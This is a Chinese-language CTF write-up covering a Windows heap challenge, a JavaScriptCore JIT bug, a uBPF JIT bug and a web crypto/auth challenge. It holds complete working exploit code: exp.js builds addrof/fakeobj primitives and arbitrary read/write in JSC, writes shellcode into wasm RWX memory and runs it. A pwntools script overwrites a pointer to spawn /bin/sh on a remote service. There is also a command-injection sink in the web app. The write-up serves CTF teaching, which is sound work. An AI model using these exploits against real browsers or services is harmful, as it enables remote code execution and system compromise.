2. Modify User  // 修改申请的堆块，读取时使用了std::cin.read，所以可以读取二进制流，但是不可以读取0×1a。存在溢出。
3. Delete User  //free一个堆块。
4. Get User Name // 读取内存中的数据。
5. Into the forest!  //进入一个迷宫。里面包含了一些简单的逆向。
6. Exit
```

在操作堆块前，有一次检查，因为在Windows中0x1a代表结束符(End of Text character)，输入0x1a会使输入提前结束。

```
case 1:
  sub_140009DF0(std::cout, (__int64)"Enter User ID: ");
  std::istream::operator>>(std::cin, &v34);
  sub_140009DF0(std::cout, (__int64)"Enter User Name: ");
  sub_140009FC0(std::cin, Block);
  if ( v34 <= 0x63 && (v10 = 2i64 * (int)v34, userArray[2 * (int)v34 + 1] == 0x1A1A1A1A1A1A1A1Ai64) )
  {
    v11 = HeapAlloc(hHeap, 1u, v41 + 1);
    v12 = (__int64)v11;
    v13 = Block;
    v1 = v42;
    if ( v42 >= 0x10 )
      v13 = (void **)Block[0];
    v14 = v11 - (_BYTE *)v13;
    do
    {
      v15 = *(_BYTE *)v13;
      *((_BYTE *)v13 + v14) = *(_BYTE *)v13;
      v13 = (void **)((char *)v13 + 1);
    }
    while ( v15 );
    userArray[v10] = v12;
  }
  else
  {
    sub_140009DF0(std::cout, (__int64)"Invalid user ID.\n");
    v1 = v42;
  }
  break;
```

在编辑堆块时，可以发现每次都是以之前存储的字符串的长度+8，所以意味着每次编辑都可以比之前延长8个字节。

```
        while ( v16[v17] );
        sub_14000A2B0(&v37, v16, v17);
        v18 = v38 + 8;
        v19 = v35;
        if ( v39 >= 0x10 )
        {
          v20 = (void *)v37;
          if ( v39 + 1 >= 0x1000 )
          {
            v20 = *(void **)(v37 - 8);
            if ( (unsigned __int64)(v37 - (_QWORD)v20 - 8) > 0x1F )
              invalid_parameter_noinfo_noreturn();
          }
          j_j_free(v20);
        }
        if ( v19 <= v18 )
        {
          sub_140009DF0(std::cout, (__int64)"Enter New User Name: ");
          std::istream::read(std::cin, v16, v35);
        }
        break;
      case 3:
        sub_140009DF0(std::cout, (__int64)"Enter User ID: ");
```

unsigned __int64 v18; // rdi

结合目前的信息，可是实现泄露堆头部，同时修改前向指针和后向指针，构造unlink。但存在着0x1a作为阻挡。目前程序无法输入0x1a。如果想要输入0x1a需要修改 `ucrtbase.dll` -> `__pioinfo` 指针指向的结构体。 `__pioinfo` 指向 `__crt_lowio_handle_data` 的结构体。

```
struct __declspec(align(8)) __crt_lowio_handle_data
{
  _RTL_CRITICAL_SECTION lock;
  __int64 osfhnd;
  __int64 startpos;
  unsigned __int8 osfile;  //修改为0x9
  __crt_lowio_text_mode textmode;
  char _pipe_lookahead[3];
  unsigned __int8 unicode : 1;
  unsigned __int8 utf8translations : 1;
  unsigned __int8 dbcsBufferUsed : 1;
  char mbBuffer[5];
};
```

在进入森林后，可以发现这是一个迷宫题目。`w/a/s/d` 分别表示向上、向左、向下、向右。分析和调试后会发现有一些函数并没有出现在森林函数的引用中，进一步通过字符串可以分析。

```
__int64 sub_1400071D0()
{
  int v1; // [rsp+30h] [rbp+8h] BYREF

  sub_140009DF0(
    std::cout,
    (__int64)"Puzzle Door: You approach the door and see the riddle: 'I speak without a mouth and hear without ears. I ha"
             "ve no body, but I come alive with the wind. What am I?' \n");
  sub_140009DF0(std::cout, (__int64)"1 - Answer 'An echo'\n");
  sub_140009DF0(std::cout, (__int64)"2 - Answer 'The wind'\n");
  std::istream::operator>>(std::cin, &v1);
  if ( v1 == 1 )
  {
    sub_140009DF0(std::cout, (__int64)"The door opens with a creaking sound, revealing a hidden path...\n");
    sub_140007760();
  }
  else
  {
    if ( v1 == 2 )
      sub_140009DF0(std::cout, (__int64)"The door remains locked. Try again.\n");
    else
      sub_140009DF0(std::cout, (__int64)"Invalid choice. Please choose again.\n");
    sub_1400071D0();
  }
  return std::ios::clear((char *)&std::cin + *(int *)(std::cin + 4i64), 0i64, 0i64);
}
```

查找引用可以发现注册事件的函数，创建了坐标映射到了函数。分别映射到了x=9,y=3 和 x=3，y= 5。使用这种方式隐藏了函数。

```
__int64 v24; // [rsp+190h] [rbp+90h] BYREF

v15[0] = (__int64)&std::_Func_impl_no_alloc<void (*)(void),void,>::`vftable';
v15[1] = (__int64)sub_1400071D0;
v16 = v15;
v17[0] = 9;
v17[1] = 3;
v19 = 0i64;
v19 = sub_14000AB70(v15, v18);
v13[0] = (__int64)&std::_Func_impl_no_alloc<void (*)(void),void,>::`vftable';
v13[1] = (__int64)sub_1400072A0;
v14 = v13;
v20 = 3;
v21 = 5;
v23 = 0i64;
v23 = sub_14000AB70(v13, v22);
qword_140014170 = 0i64;
qword_140014178 = 0i64;
v1 = operator new(0x68ui64);
*v1 = v1;
v1[1] = v1;
v1[2] = v1;
*((_WORD *)v1 + 12) = 257;
qword_140014170 = (__int64)v1;
v2 = (__int64 *)v17;
do
{
  v3 = sub_14000AB90(v0, v12, v1, v2);
  v10 = *(_OWORD *)v3;
  v11 = *(_QWORD *)(v3 + 16);
  if ( !(_BYTE)v11 )
  {
    if ( qword_140014178 == 0x276276276276276i64 )
      sub_140007150();
    v4 = qword_140014170;
```

Puzzle Door中可以发现需要回答题目来获取奖励，经过分析可以知道这是TEA的加密过程。

```
v0 = Block;
v1 = (char *)Block[0];
v2 = si128.m128i_u64[1];
if ( si128.m128i_i64[1] >= 0x10ui64 )
  v0 = (void **)Block[0];
v3 = *v0;
v4 = 0;
v5 = (unsigned __int64)*v0 >> 32;
v6 = 32i64;
do
{
  v4 -= 0x61C88647;
  LODWORD(v3) = ((((unsigned int)v5 >> 5) + 0x1A1A1A1A) ^ (v4 + v5) ^ (16 * v5 + 0x7777777)) + (_DWORD)v3;
  LODWORD(v5) = ((v4 + (_DWORD)v3) ^ (((unsigned int)v3 >> 5) + 0x76543210) ^ (16 * (_DWORD)v3 - 0x1234568)) + v5;
  --v6;
}
while ( v6 );
if ( (_DWORD)v3 != 0x638E384C || (_DWORD)v5 != 0x6BD7B96A )
{
  sub_140009DF0(std::cout, (__int64)"A sudden storm kills you\n");
  exit(0);
}
sub_140009DF0(std::cout, (__int64)"The input matches the encrypted array.\n");
sub_140009DF0(
```

将key = { 0x7777777, 0x1a1a1a1a, 0xfedcba98, 0x76543210 }; encrypted= { 0x638e384c, 0x6bd7b96a };放入python中解密，回答正确后可以向任意地址写入一个小于0x100的整数。

```
def de_tea():
    v = [0×638e384c, 0×6bd7b96a]
    k = [0×7777777, 0×1a1a1a1a, 0×fedcba98, 0×76543210]
    v = decrypt(v, k)  #77696E5F70776E5F
    def int_to_hex_to_string(i):
        hex_value = format(i, 'x')
        bytes_obj = bytes.fromhex(hex_value)
        return bytes_obj.decode()
    s_back = int_to_hex_to_string(v[0])
    print(s_back[::-1])
    s_back = int_to_hex_to_string(v[1])
    print(s_back[::-1])
#win_pwn_
```

```
if ( Size == 1 && !memcmp(v7, "y", 1ui64) && !byte_140014150 )
{
  sub_140009DF0(std::cout, (__int64)"Enter a hex number less than 0x100: ");
  v10 = std::istream::operator>>(std::cin, sub_140007120);
  std::istream::operator>>(v10, &v15);
  if ( v15 >= 0x100 )
  {
    sub_140009DF0(std::cerr, (__int64)"Number is too large!\n");
    byte_140014150 = 1;
    if ( v9 < 0x10 )
      goto LABEL_23;
    v11 = v8;
    if ( v9 + 1 >= 0x1000 )
    {
      v8 = (char *)*((_QWORD *)v8 - 1);
      if ( (unsigned __int64)(v11 - v8 - 8) > 0x1F )
        invalid_parameter_noinfo_noreturn();
    }
    goto LABEL_22;
  }
  sub_140009DF0(std::cout, (__int64)"Please enter an address: ");
  v12 = std::istream::operator>>(std::cin, sub_140007120);
  std::istream::operator>>(v12, &v16);
  *v16 = v15;
  byte_140014150 = 1;
}
if ( v9 < 0x10 )
  goto LABEL_23;
```

`ask_creature` 函数中，可以发现是 `ucrtbase.dll` 和程序的基址。同时获得一次大于0x20的读写。


```
else
{
  v14 = (_BYTE *)userArray[2 * (int)v21];
  sub_140009DF0(std::cout, (__int64)"Enter New User Length: ");
  std::istream::operator>>(std::cin, &v20);
  *(_OWORD *)Block = 0i64;
  v26 = 0i64;
  v27 = 0i64;
  v15 = -1i64;
  do
    ++v15;
  while ( v14[v15] );
  sub_14000A2B0(Block, v14, v15);
  v16 = v26 + 0x20;
  v17 = v20;
  if ( v27 >= 0x10 )
  {
    v18 = Block[0];
    if ( v27 + 1 >= 0x1000 )
    {
      v18 = (void *)*((_QWORD *)Block[0] - 1);
      if ( (unsigned __int64)(Block[0] - v18 - 8) > 0x1F )
        invalid_parameter_noinfo_noreturn();
    }
    j_j_free(v18);
  }
  if ( v17 <= v16 )
  {
    sub_140009DF0(std::cout, (__int64)"Enter New User Name: ");
    std::istream::read(std::cin, v14, v20);
    torch = 0;
    byte_140013058 = 0;
  }
}
```

至此分析完毕，利用思路：

1. 申请五个堆块，释放2号和4号。
2. 获取基址，同时将2号堆块的头部进行修改，构造unlink，此时2号指针就指向了存储2号指针的位置。
3. 构造unlink之后可以修改__crt_lowio_handle_data结构体中的osfile。
4. 覆盖堆块，可以修改存储3号堆块的指针。此时就获得了任意读写的能力。

另一种方式是，在获取unlink之后，不去用第二个隐藏函数位置。直接出去，修改其他数组中的指针，使其指向临近的其他指针。

获得任意读写能力后，可通过导入表中的dll地址来泄露其他模块的地址。此时可泄露ntdll地址，进而获取栈的地址。



CoreJS

patch主要做了两件事：

1. 删去 `dfg jit` 中 `ValueAdd` 操作的 `clobberize`
2. 删去 `jsCast` 中一些x86平台的检查。

利用第一点能够在 `dfg jit` 中构造 `type confusion` （使用 `ValueAdd` 引入side effect），把一个 `ArryWithDouble` 在一个 `ValueAdd` 中转变为 `ArrayWithContiguous`，jit过的代码依旧会把这个数组视作 `ArryWithDouble`，就可以构造 `addrof` 和 `fakeobj` 原语

利用第二点中删去的检查，就可以利用函数 `static ALWAYS_INLINE JSValue getByVal(VM& vm, JSValue baseValue, JSValue subscript)` 来泄露随机化的structure id，获得构造正确fakeObj的能力

然后需要绕过 `gigacage`。通过构造 `fakeObj` 来获得访问 `victim→butterfly - 0×10` 的能力，butterfly可控，获得任意地址读写的能力。构造 `shared butterfly`，获得一组新的 `addrof`， `fakeobj` 原语。

最后利用任意读写的原语，构造wasm对象，找到rwx段地址，写入构造好的shellcode。

exp.js

```
//===================================
//        print object info
//===================================
function printObj(o){print(describe(o));}

//===================================
// convert between double and integer
//===================================
const buf = new ArrayBuffer(8);
const f64 = new Float64Array(buf);
const u32 = new Uint32Array(buf);
// Floating point to 64-bit unsigned integer
function f2i(val)
{
    f64[0] = val;
    return u32[1] * 0x100000000 + u32[0];
}
// 64-bit unsigned integer to Floating point
function i2f(val)
{
    let tmp = [];
    tmp[0] = parseInt(val % 0x100000000);
    tmp[1] = parseInt((val - tmp[0]) / 0x100000000);
    u32.set(tmp);
    return f64[0];
}
// 64-bit unsigned integer to jsValue
function i2obj(val)
{
    if(val > 0x2000000000000){
        return i2f(val-0x02000000000000);
    } else{
        var tmp = 0xffffffffffffffff - val +1;
        return tmp
    }
}
// 64-bit unsigned integer to hex
function hex(i)
{
    return "0x"+i.toString(16).padStart(16, "0");
}

//===============================================
//bug: DFG will not clobberize world even if
```

```
//     ValueAdd op cause a side effect.
//
//how to exp: Using ValueAdd to make a side effect.
//            Make a double array to a object array.
//            But in jited code, it will still be
//            considered as a double array.
//============================================

function addrof(obj){
    var victim = [13.37, 2.2, 114.514];
  victim['a'] = 1;
    var hax = function(o, evil){
        o[1] = 2.2;
        a = evil + 1; // make side effect here
        // the effect will not lead to clobberize or OSR
        // so this func is still jited, and the type of o will be kept
        return o[0];
    }

    // jit
    for(var i = 0; i < 10000; i++){
        hax(victim, {});
    }

  var objaddr = hax(victim, {
    toString:() => {victim[0] = obj; return 1;}
    });

    return f2i(objaddr);
}
//============= test addrof ===============
// arr = {a:1, b:2};
// printObj(arr);
// print(hex(addrof(arr)))
// readline()
//=========================================

function fakeobj(addr){
    var victim = [13.37, 2.2, 114.514];
  victim['a'] = 1;
    var hax = function(o, evil){
        o[2] = 514.114
        o[1] = 2.2;
        a = evil + 1; // make side effect here
        o[0] = addr;
    }
```

```
    // jit
    for(var i = 0; i < 10000; i++){
        hax(victim, {});
    }

    hax(victim, {
    toString:() => {victim[2] = {}; return 1;}
    });

    return victim[0];
}

//================================
//     leak structure id
//================================
print("[*] leak structure id ")
print("[*] spray ");
let noCow = 13.37;
let spray = [];
for(var i = 0; i < 1000 ; i++){
  spray.push([noCow, 1.1, 2.2, 3.3, 4.4, 5.5, 6.6]);
}

let leakTarget = [noCow, 1.1, 2.2, 3.3, 4.4, 5.5, 6.6];

// let jscell_header = new Int64([
//       0x00, 0x10, 0x00, 0x00,     // m_structureID
//       0x7,                        // m_indexingType (ArrayWithDouble)
//       0x24,                       // m_type
//       0x08,                       // m_flags
//       0x1                         // m_cellState
// ]).asDouble();

let leakContainer = {
    cellHeader: i2obj(0x0108240700001000),
    butterfly: leakTarget,
};
print("[*] crafted container");

let leakFakeObjAddr = addrof(leakContainer) + 0x10;
let leakFakeObj = fakeobj(i2f(leakFakeObjAddr));

print("[*] clean cached invalid id");
let legitArr = leakTarget;
results = [];
results.push(leakFakeObj[0]);
results.push(legitArr[0]);
```

```
f64[0] = results[0];
let structureID = u32[0];
print("[+] leak structure id: " + hex(structureID));
u32[1] = 0x01082407 - 0x20000;
leakContainer.cellHeader = f64[0];

//=========================================
//    getting aaw and aar
//=========================================
// var unboxed = eval('[' + '13.37,'.repeat(1000) + ']');
var unboxed = [noCow, 13.37, 13.37]; // ArrayWithDouble
let boxed = [{}];
let victim = [noCow, 14.47, 15.57];
victim.prop = 13.37;
//victim['prop_0'] = 13.37;
var unboxed_addr = addrof(unboxed);
print('[*] unboxed_addr = ' + hex(unboxed_addr));
var boxed_addr = addrof(boxed);
print('[*] boxed_addr = ' + hex(boxed_addr));
var victim_addr = addrof(victim);
print('[*] victim_addr = ' + hex(victim_addr));


// 1. fake obj
u32[0] = structureID; // Structure ID
u32[1] = 0x01082409 - 0x20000; // Fake JSCell metadata
var outer = {
    p0: f64[0],    // Structure ID and metadata
    p1: victim,   // butterfly
};

var fake_addr = addrof(outer) + 0x10;
print('[+] fake_addr = ' + hex(fake_addr));
driver = fakeobj(i2f(fake_addr));

u32[0] = structureID;
u32[1] = 0x01082407-0x20000; // Fake JSCell metadata
outer.p0 = f64[0];
var victim_butterfly = f2i(driver[1]);
print('[*] victim_butterfly = ' + hex(victim_butterfly));

// 2. create shared butterfly
u32[0] = structureID;
u32[1] = 0x01082409 - 0x20000; // Fake JSCell metadata
outer.p0 = f64[0];
print("[*] create shared butterfly")
```

```
driver[1] = unboxed;
var shared_butterfly = victim[1];
print("[+] shared butterfly addr: " + hex(f2i(shared_butterfly)));
driver[1] = boxed;
victim[1] = shared_butterfly;

// set driver's cell header to double array
u32[0] = structureID;
u32[1] = 0x01082407-0x20000; // Fake JSCell metadata
outer.p0 = f64[0];
driver[1] = i2f((victim_butterfly));

function newAddrof(obj) {
   boxed[0] = obj;
   return f2i(unboxed[0]);
}


function newFakeobj(addr) {
     unboxed[0] = i2f(addr);
     return boxed[0];
}


var new_victim = [];
/* victim.p0 is at victim->butterfly - 0x10 */
new_victim.p0 = 0x1337;
function victim_write(val) {
     new_victim.p0 = val;
}

function victim_read() {
     return new_victim.p0;
}

outer.p1 = new_victim;

function read64(addr) {
    driver[1] = i2f(addr+0x10);
    return newAddrof(victim_read());
}


function write64(addr, val) {
    driver[1] = i2f(addr+0x10);
    victim_write(val);
}
```

```
function write(where, values) {
    for (var i = 0; i < values.length; ++i) {
        if (values[i] != 0)
            this.write64(where + i*8, values[i])
    }
}

//=====================================
//       hijack control flow
//=====================================
var wasm_code = new
Uint8Array([0,97,115,109,1,0,0,0,1,133,128,128,128,0,1,96,0,1,127,3,130,128,128,128,0,1,
0,4,132,128,128,128,0,1,112,0,0,5,131,128,128,128,0,1,0,1,6,129,128,128,128,0,0,7,145,12
8,128,128,0,2,6,109,101,109,111,114,121,2,0,4,109,97,105,110,0,0,10,138,128,128,128,0,1,
132,128,128,128,0,0,65,42,11]);
var wasm_mod = new WebAssembly.Module(wasm_code);
var wasm_instance = new WebAssembly.Instance(wasm_mod);
var f = wasm_instance.exports.main;

var addr_f = addrof(f);
print("[+] wasmObj addr: " + hex(addr_f));
var addr_p = read64(addr_f + 0x30);
var addr_shellcode = read64(addr_p);
print("[+] rwx addr: " + hex(addr_shellcode));


var shellcode = [2.599171142164121e-71, 2.9952128517353027e-80, -2.3232808130702675e+35,
4.25349812314964e-309];

// write shellcode to rwx mem
write(addr_shellcode, shellcode);
// readline();

// trigger shellcode to execute
f();
```

- **jit**

程序的转换存在访问越界检查错误，通过访问越界错误做任意地址读写，从而利用漏洞进行攻击。
动态 flag 需要写到 /home/ctf/flag 文件

```
```

```
import ubpf.assembler
from pwn import *
context.log_level = "debug"
#sh = process(['jit'])
sh = remote('127.0.0.1', 9999)

program = '''
ldxdw %r0, [%r1+0×58]
sub %r0, 0×61bd0
mov %r2, %r0
add %r2, 0×52290
mov %r3, %r0
add %r3, 0×1eee48
stxdw [%r3], %r2
exit
'''

program = ubpf.assembler.assemble(program).encode('hex')

sh.sendlineafter("Program: ", program)

# gdb.attach(sh, '''
# b *$rebase(0×2947)
# c
# si
# ''')
sh.sendlineafter("Memory: ", "/bin/sh".encode('hex'))



sh.interactive()
```

• 面壁计划管理系统2.5

1. 打开附件，可以看到 `aiortc` 和 `aioice` 两个库文件，使用 `diff` 和这两个库的主分支进行 `diff` 即可发现差异，但是本题漏洞不存在于库文件中，此处不再展开。 **（但是编写EXP时，必须使用附件给出的库，不能使用主分支）**
2. 那么首先分析给出的源码 `app_beta.py` 。

```
if __name__ == "__main__":
    s = "XXX" # Only For Beta Version
    E = keyGenerator(s)
    leakFirst, newState = E.gen()
```

```
    E.update(newState)
    leakSecond, newState = E.gen()
    observed = (leakFirst << (2 * 8)) | (leakSecond >> (28 * 8))
    backupStr = f"{E.d}-{observed}"
    BuildPKSK()
    E.update(newState)
    ApplicationKey, _ = E.gen()
    app = web.Application()
    app.on_shutdown.append(on_shutdown)
    app.router.add_get("/", index)
    app.router.add_post("/download", download)
    app.router.add_post("/deepConnect", deepConnect)
    web.run_app(
        app, access_log=None, host='0.0.0.0', port='23333'
    )
```

`main` 函数表明程序一开始有一个秘密值s，随后利用s进行了密钥初始化，那么初始化操作是如何进行的?

```
class keyGenerator(object):
    def __init__(self, seed):
        self.seed = seed
        self.P = P256.G
        # Only For Beta Version
        self.d = 0000000000000000000000000000000000000000000000000000000000000000
        e = mod_inv(self.d, P256.q)
        self.Q = e * self.P

    def gen(self, seed=None):
        if seed == None:
            seed = self.seed
        r = (seed * self.P).x
        x = (r * self.Q).x
        return x & (2**(8 * 30) - 1), r

    def update(self, seed):
        self.seed = seed
```

追踪发现程序使用了ECC的P256曲线，并选定了第二个秘密值d，随后利用d生成了公钥Q。
回到main函数，随后程序进行了两轮state生成，并将生成的部分state运算后作为observed存储。
之后，进行第三轮state生成，本轮生成的的state即为会话秘钥ApplicationKey。
另外，程序调用KDF算法利用RootKey进行了PKSK的生成，此过程没有秘密值，直接运行即可得到结果。

```
rootKey = "68acba52-7f6f-4274-ab1c-219607dd864e"
PKSK = {"backup":"","admin":""}

def BuildPKSK():
    global PKSK
    kdf =
PBKDF2HMAC(algorithm=hashes.SHA256(),length=32,salt=rootKey.encode(),iterations=480000)
    PKSK["backup"] = kdf.derive(rootKey.encode())
    kdf =
PBKDF2HMAC(algorithm=hashes.SHA256(),length=32,salt=PKSK["backup"],iterations=480000)
    PKSK["admin"] = kdf.derive(PKSK["backup"])
```

这些过程结束就是Webapplication的初始化过程了，可以看到有三个路由，分别是`/`、`/download`、`/deepConnect`。
`/`路由没有什么用，此处进行略过不做分析。`/deepConnect`仅给出了核心代码：

```
if isinstance(receiveMessage, str) and receiveMessage.startswith("XXXXXXXXXX"):
    command = message.split("XXXXXXXXXX")[-1]
    if checkAuthRes == "admin":
        outinfo = subprocess.getstatusoutput(("./editDatabase \"" + command + "\""))
        reply = ""
        if outinfo == None:
            reply = "系统无回应"
        else:
            reply = outinfo[-1]
        channel_send(channel, reply.replace('\n',''))
    elif checkAuthRes == "backup":
        reply = f"备份信息如下: {backupStr}"
        channel_send(channel, reply.replace('\n',''))
    else:
        reply = f"权限不足! "
        channel_send(channel, reply.replace('\n',''))
```

简单来说就是deepConnect会接受字符串型的输入，且这个输入必须是以某个字符串前导。此外，这个函数会接受鉴权字段，当用户是`admin`时，用户的输入会被传递到Web后端的editDatabase这个程序中，并将程序运行结果返回；当用户是`backup`时，会返回秘密值d和observed。
接下来对`/download`的代码进行分析：

```
async def download(request):
    query = query_parse(request)
    try:
        params = await request.json()
```

```
    except json.decoder.JSONDecodeError:
        content = "非法的访问行为！"
        return web.Response(status=403, content_type="text/html", text=content)

    if params == {} or "username" not in params.keys() or "timestamp" not in
params.keys() or "Token" not in params.keys():
        content = "非法的访问行为！"
        return web.Response(status=403, content_type="text/html", text=content)

    checkAuthRes = checkAuth(params)

    if query == None or 'file' not in query.keys():
        content = "PDC 已经记录了您这次访问行为，普通民众请勿随意访问此系统！"
        return web.Response(status=403, content_type="text/html", text=content)

    filename = query.get('file')
    file_dir = '/app/download'
    file_path = os.path.join(file_dir, filename)
    if (filename not in ['editDatabase','ssl.log','app']) or ((filename in
['editDatabase','app']) and (checkAuthRes[0] != 'admin')):
        async with aiofiles.open('/dev/urandom', 'rb') as f:
            content = await f.read(random.randint(2333,23333))
            if content:
                md5Object = hashlib.md5()
                md5Object.update(filename.encode())
                safeFilename = md5Object.hexdigest().upper()
                response = web.Response(
                    content_type='application/octet-stream',
                    headers={'Content-Disposition': 'attachment;filename=
{}'.format(safeFilename)},
                    body=content)
                return response
            else:
                return web.Response(status=404, content_type="text/html", text="文件为
空")
    else:
        if os.path.exists(file_path):
            async with aiofiles.open(file_path, 'rb') as f:
                content = await f.read()
            if content:
                response = web.Response(
                    content_type='application/octet-stream',
                    headers={'Content-Disposition': 'attachment;filename=
{}'.format(filename)},
                    body=content)
                return response
            else:
```

```
                return web.Response(status=404, content_type="text/html", text="文件为
空")
        else:
            return web.Response(status=404, content_type="text/html", text="文件未找到")
```


首先明确此方法接受两种输入，一种是形如 `POST url/path?key=value` 形式的query输入，一种是 `POST` 消息体中json格式的data数据。方法一开始验证data数据是否包含 `username` 、 `timestamp` 和 `Token` 这三个Key，若包含则将data送入鉴权方法。

```
def checkAuth(content):
    timestamp = int(round(time.time()) * 1000)
    if not isinstance(content,dict):
        content = json.loads(content)
    signStringEnc = base64.b64decode(content.pop('Token').encode()).decode()
    keys = sorted(content.keys())
    signString = ""
    for key in keys:
        signString += f"{key}={content[key]}&"
    md5Object = hashlib.md5()
    md5Object.update(PKSK[content["username"]])
    signValue = md5Object.hexdigest().upper()
    signString += signValue
    # Release Version a=ApplicationKey
    a = 0000000000000000000000000000000000000000000000000000000000000000
    a = a.to_bytes(32, 'big')
    signStringEncServer = encrypt_cbc(signString, a[:16], a[16:32])
    if signStringEncServer == signStringEnc:
        if(timestamp - int(content["timestamp"]) < 600000):
            return (content["username"],json.loads(content["data"]))
        else:
            return ("Hacker","Timeout!")
    else:
        return ("Hacker","Hacker!")
```

